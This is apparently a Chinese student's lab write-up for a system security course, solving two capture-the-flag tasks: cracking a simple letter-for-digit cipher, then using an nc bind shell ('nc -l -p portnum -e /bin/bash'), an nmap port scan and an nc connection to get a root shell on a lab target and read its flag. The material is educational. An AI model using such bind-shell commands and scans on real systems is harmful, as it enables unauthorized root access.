

系统安全平台第三次作业

第一题

1.密码破解2 (50分)

题目描述:

通过操作机终端使用ssh登录靶机的test用户（密码123），test用户目录中存放了加密后的flag文件、加密程序以及一个测试文本，尝试修改文本内容，运行加密程序，你会发现一些有趣的事！


答案:

已生成虚拟环境

前往远程桌面

删除虚拟环境

① 倒计时: 0 小时, 59 分钟, 54 秒



首先利用 ssh 命令登录靶机，ls 查看当前路径下的文件。

```
Terminal - root@3d779963922a:~
File Edit View Terminal Tabs Help
Warning: Permanently added '1.8.203.3' (ECDSA) to the list of known hosts.
test@1.8.203.3's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 4.4.0-146-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

test@2f972a75c64b: ~$ ls
en flag test.txt
test@2f972a75c64b: ~$
```


由题目可知这是一道密码破解的题目，我们先查看 flag 里面的内容，是‘dedeadii’这一串字符，en 是加密程序，test.txt 是测试文本。



A terminal window titled "Terminal - root@3d779963922a:~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the output of a decryption program: "dedeadii". The status bar at the bottom indicates "1L, 8C" and "1, 1 All".

```
Terminal - root@3d779963922a:~
File Edit View Terminal Tabs Help
dedeadii
"flag" [noeol] 1L, 8C 1, 1 All
```

根据密码学的知识，我们猜测字母 ‘a-j’ 对应数字 ‘0-9’。于是我们尝试向 test.txt 中写入 ‘34340388’。



A terminal window titled "Terminal - root@3d779963922a:~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the output of an encryption program: "34340388". The status bar at the bottom indicates "1, 9" and "All".

```
Terminal - root@3d779963922a:~
File Edit View Terminal Tabs Help
34340388
-- INSERT -- 1, 9 All
```

运行加密程序 ‘./en’ 可以看到输出 ‘dedeadii’，与 flag 中的内容相同，于是可得到本题的答案。

```
Terminal - root@3d779963922a:~
File Edit View Terminal Tabs Help

* Documentation: https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

test@f972a75c64b: ~$ ls
en flag test.txt
test@f972a75c64b: ~$ vi flag
test@f972a75c64b: ~$ vi test.txt
test@f972a75c64b: ~$ ./en
dedeadiitest@f972a75c64b: ~$ cat test.txt
```

第二题

2.nc黑客指令 (50分)

题目描述:

ssh test@靶机ip, 密码123登录靶机。

nc -l -p portnum -e /bin/bash'这条指令相当于开放一个端口, 当外部连接这个端口的时候, 返回shell, 相当于具有了root权限。

提示: 选取大的端口号进行尝试


答案:

已生成虚拟环境

前往远程桌面

删除虚拟环境

① 倒计时: 0 小时, 59 分钟, 31 秒




本题考察的是 nc 指令, 旨在用 nc 连接靶机的某个端口可返回 root 权限, 于是我们先安装 nmap 进行端口扫描。

```
Terminal - root@8b14c81aea23:~  
File Edit View Terminal Tabs Help  
Transaction test succeeded  
Running transaction  
Installing : 14: libpcap-1.5.3-12.el7.x86_64 1/3  
Installing : 2: nmap-ncat-6.40-19.el7.x86_64 2/3  
Installing : 2: nmap-6.40-19.el7.x86_64 3/3  
Verifying : 2: nmap-ncat-6.40-19.el7.x86_64 1/3  
Verifying : 14: libpcap-1.5.3-12.el7.x86_64 2/3  
Verifying : 2: nmap-6.40-19.el7.x86_64 3/3  
  
Installed:  
nmap.x86_64 2: 6.40-19.el7  
  
Dependency Installed:  
libpcap.x86_64 14: 1.5.3-12.el7 nmap-ncat.x86_64 2: 6.40-19.el7  
  
Complete!  
[root@8b14c81aea23 ~]# nmap -v  
  
Starting Nmap 6.40 ( http://nmap.org ) at 2021-04-18 16:40 CST  
Read data files from: /usr/bin/../share/nmap  
WARNING: No targets were specified, so 0 hosts scanned.  
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.06 seconds  
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)  
[root@8b14c81aea23 ~]#
```

经过分段扫描后发现了如下端口开放。


```
Terminal - root@8b14c81aea23:~  
File Edit View Terminal Tabs Help  
Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds  
[root@8b14c81aea23 ~]# nmap -p 28000-30000 1.8.206.3  
  
Starting Nmap 6.40 ( http://nmap.org ) at 2021-04-18 16:45 CST  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Nmap scan report for 213180843_2.*****_timestamp_A (1.8.206.3)  
Host is up (0.000029s latency).  
Not shown: 1998 closed ports  
PORT      STATE SERVICE  
28669/tcp open  unknown  
29069/tcp open  unknown  
29155/tcp open  unknown  
MAC Address: 02:42:01:08:CE:03 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds  
[root@8b14c81aea23 ~]#
```

我们尝试连接第一个端口，发现返回 root，说明连接成果



```
Terminal - root@8b14c81aea23:~  
File Edit View Terminal Tabs Help  
[ root@8b14c81aea23 ~] # nc 1.8.206.3 28669  
whoami  
root
```

还是先退回上层目录，然后 cd root，可以看到 flag



```
Terminal - root@8b14c81aea23:~  
File Edit View Terminal Tabs Help  
data  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
cd root  
ls  
flag.txt  
cat flag.txt  
42196380
```